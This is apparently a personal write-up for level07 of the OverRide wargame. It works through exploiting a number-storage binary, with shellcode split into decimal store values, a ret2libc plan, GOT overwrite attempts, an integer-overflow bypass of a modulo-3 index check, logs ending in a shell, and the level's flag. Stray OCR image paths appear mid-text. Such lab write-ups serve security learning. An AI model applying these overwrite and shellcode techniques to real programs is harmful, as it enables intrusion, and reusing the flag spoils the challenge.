LEVEL07:

```
level07@OverRide:~$ ./level07
----------------------------------------------------
  Welcome to wil's crappy number storage service!
----------------------------------------------------
 Commands:
    store - store a number into the data storage
    read  - read a number from the data storage
    quit  - exit the program
----------------------------------------------------
   wil has reserved some storage :>
----------------------------------------------------

Input command: store 1
 Number:
1
 Index: 4
 Completed store 1 command successfully
Input command: read
 Index: 4
 Number at data[4] is 1
 Completed read command successfully
Input command: store
 Number: d
 Index: 12
 *** ERROR! ***
   This index is reserved for wil!
 *** ERROR! ***
 Failed to do store command
Input command: store
 Number: d
 Index: 4
 Completed store command successfully
Input command: read
 Index: 4
 Number at data[4] is 0
 Completed read command successfully
Input command:
```

Now I decided capturing only extern function.

Strings:

```
_IO_stdin_used
fflush
__isoc99_scanf
puts
__stack_chk_fail
stdin
printf
fgets
memset
getchar
stdout
```

Readelf -l:

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x00f7c 0x00f7c R E 0x1000
  LOAD           0x001f14 0x08049f14 0x08049f14 0x0011c 0x00158 RW  0x1000
  DYNAMIC        0x001f28 0x08049f28 0x08049f28 0x000c8 0x000c8 RW  0x4
  NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x000dac 0x08048dac 0x08048dac 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4
  GNU_RELRO      0x001f14 0x08049f14 0x08049f14 0x000ec 0x000ec R   0x1
```

Stack is executable. There is no pre-done ‘/bin/sh’, so we must inject a **shellcode** or a **ret2libc**. The thing is that we can’t store any shellcode in the env or main arg, because there both are memset.
The vuln is that the « number» (that may be an address) can be store at &tab + ((user free value % 3 != 0) * 4).

If we can do that to store at the EIP return address of the main, the address of system(), and ALSO and especially alterate the stack before the return, so before the place where is stored EIP, « after » to be precise: + 0000 at address of EIP + 4, + &’/bin/sh’ at address of EIP + 8;
Let’s try that.

The thing is that every eip addr are stored at an address on the stack that have an offset from tab addr, that, divided by 4 and modulo 3, gives 0.
I need an address that is at un offset, that divided by for, is NOT a multiple of 3.

EIP of main is 0xffffd70c
TAB is stored at 0xffffd544, the offset is 0x1c8 : 456, /4 == 114 which is a multiple of 3...

For now
So no eip overwrite, I check for .got.plt overwrite but if I want to do a ret2libc, I must write on a stack addr 2 elem after the eip, which will not be modified further, between the 2 store...
Or I can write the shell code in tab[], and write the tab address in the .got.plt as the last store, for the system call just after the last store command.

\x31\xc0\x50\x68	0x6850c031	1	1750122545
\x2f\x2f\x73\x68	0x68732f2f	2	1752379183
\x68\x2f\x62\x69	0x69622f68	4	1768042344
\x6e\x89\xe3\x89	0x89e3896e	5	2313390446
\xc1\x89\xc2\xb0	0xb0c289c1	7	2965539265
\x0b\xcd\x80\x31	0x3180cd0b	8	830524683
\xc0\x40\xcd\x80	0x80cd40c0	10	2160935104

\x68\xEC\x97\xF8	0xf897ec68	0	4170706024
\xF7\x6A\x01\xE9	0xe9016af7	1	3909184247
\xC4\xAE\xE6\xF7	0xf7e6aec4	2	4159090372

address of fflush 0x804a004

Let’s write the address of /bin/sh in 0x804a060 : because the content of this address is placed as a parameter of fflush, and the address is in a writable segment
and the address of system in the .got.plt

Shit the offset to 0x804a060 / 4 is a fuckin multiple of 3...
https://disasm.pro/
x/12xw 0xffffd544
b *0x080485fc
b *0xffffd548
b *0xf7e6aed0
x/1xw 0x804a004
x/3i 0xffffd548
x/6i 0xffffd554
x/3i 0xffffd560

HEXA	NUMBER	INDEX

0xf897ec68 : 4170706024 : 1
0x04eb90f7 : 82546935 : 2
0x9090016a : 2425356650 : 4
0x04eb9090 : 82546832 : 5
0xe6aed0b8 : 3870216376 : 7
0xe0ff90f7 : 3774845175 : 8

0xF7FB3C50

0xffffdbf8 : 4294958072 : -1040109308
0xffffdc58 : 4294958168 : -1040109332
0xffffd548 : 4294956360 : -1040108880

4159260736 getchar libc


```
-----------------------------------------------------
  Welcome to wil's crappy number storage service!
-----------------------------------------------------
 Commands:
    store - store a number into the data storage
    read  - read a number from the data storage
    quit  - exit the program
-----------------------------------------------------
   wil has reserved some storage :>
-----------------------------------------------------

Input command: store
 Number: 4170706024
 Index: 1
 Completed store command successfully
Input command: 82546935
 Failed to do 82546935 command
Input command: store
 Number: 82546935
 Index: 2
 Completed store command successfully
Input command: store
 Number: 2425356650
 Index: 4
 Completed store command successfully
Input command: store
 Number: 82546832
 Index: 5
 Completed store command successfully
Input command: 3870216376
```

```
 Failed to do 3870216376 command
Input command: store
 Number: 3870216376
 Index: 7
 Completed store command successfully
Input command: store
 Number: 3774845175
 Index: 8
 Completed store command successfully
Input command: store
 Number: 4294956360
 Index: -1040108880
 Completed store command successfully
Input command: store
$ pwd
/home/users/level07
$
```

```
level07@OverRide:~$ ./level07 1
----------------------------------------------------
  Welcome to wil's crappy number storage service!
----------------------------------------------------
 Commands:
    store - store a number into the data storage
    read  - read a number from the data storage
    quit  - exit the program
----------------------------------------------------
   wil has reserved some storage :>
----------------------------------------------------

Input command: store
 Number: 4170706024
 Index: 1
 Completed store command successfully
Input command: store
 Number: 82546935
 Index: 2
 Completed store command successfully
Input command: store
 Number: 2425356650
 Index: 4
 Completed store command successfully
Input command: store
 Number: 82546832
```



Is it because stdin isnt open ?
I do it with an empty env, I check that my base addr of tab is wrong, the different offset is +0x60

```
08048480 <fflush@plt>:
 8048480:       ff 25 04 a0 04 08       jmp    *0x804a004
 8048486:       68 08 00 00 00          push   $0x8
 804848b:       e9 d0 ff ff ff          jmp    8048460 <_init+0x34>

08048490 <getchar@plt>:
 8048490:       ff 25 08 a0 04 08       jmp    *0x804a008
 8048496:       68 10 00 00 00          push   $0x10
 804849b:       e9 c0 ff ff ff          jmp    8048460 <_init+0x34>

080484a0 <fgets@plt>:
 80484a0:       ff 25 0c a0 04 08       jmp    *0x804a00c
 80484a6:       68 18 00 00 00          push   $0x18
 80484ab:       e9 b0 ff ff ff          jmp    8048460 <_init+0x34>

080484b0 <__stack_chk_fail@plt>:
 80484b0:       ff 25 10 a0 04 08       jmp    *0x804a010
 80484b6:       68 20 00 00 00          push   $0x20
 80484bb:       e9 a0 ff ff ff          jmp    8048460 <_init+0x34>

080484c0 <puts@plt>:
 80484c0:       ff 25 14 a0 04 08       jmp    *0x804a014
 80484c6:       68 28 00 00 00          push   $0x28
 80484cb:       e9 90 ff ff ff          jmp    8048460 <_init+0x34>

080484d0 <__gmon_start__@plt>:
 80484d0:       ff 25 18 a0 04 08       jmp    *0x804a018
 80484d6:       68 30 00 00 00          push   $0x30
 80484db:       e9 80 ff ff ff          jmp    8048460 <_init+0x34>

080484e0 <__libc_start_main@plt>:
 80484e0:       ff 25 1c a0 04 08       jmp    *0x804a01c
 80484e6:       68 38 00 00 00          push   $0x38
 80484eb:       e9 70 ff ff ff          jmp    8048460 <_init+0x34>
```

```
Input command: read
 Index: -1040111093
 Number at data[3254856203] is 2686199295
 Completed read command successfully
Input command:
```


I don;t know why it doesn’t compute correctly the system(‘/bin/sh’), while it works in gdb….

How can I bypass the check of modulo 3 …
https://resources.infosecinstitute.com/topic/how-to-exploit-integer-overflow-and-underflow/

That was so obvious….

UINT MAX **+ 1** / 4 + INDEX , which gives:
4294967295 + 1 / 4 + 1
1073741824 + 1 = 1073741825

Lol, let’s check 1073741824 + 114 = **1073741938** % 3 = 1
Okay so if eip is stored at 0xffffd70c
we write give the ‘/bin/sh’ addr (0xf7f897ec) 2 * 4 octet later, so at 0xffffd714,
index: 0xffffd714 - 0xffffd544 = 464 /4 = 116:



It worked, but I do not understand why my other complicated option failed, I want to solve the mystery. Maybe I am wrong with the address, I must try again. I think gdb make sth program interpreting the negative index I give, but the program does not
I think it is because I need to do the fflush(stdout). Because when i just replace fflsuh by getchar, getchar doesn't open stdin, and also scanf do not work.
So I need to place a call to fflush in my shellcode:

0xfcfa2068	4244250728	1
0x04eb90f7	82546935	2
0xe90880b8	3909648568	4
0x04eb90f7	82546935	5
0x9090d0ff	2425409791	7
0x04eb9090	82546832	8

0xf897ec68 4170706024 10
0x04eb90f7 82546935 11

0x9090016a 2425356650 13
0x04eb9090 82546832 14

0xe6aed0b8 3870216376 16
0xe0ff90f7 3774845175 17

0xffffd548 : 4294956360 : -1040108880
Maybe the stack must be aligned, but usually gdb tells me

Flag: 7WJ6jFBzrcjEYXudxnM3kdW7n3qyxR6tk2xGrkSC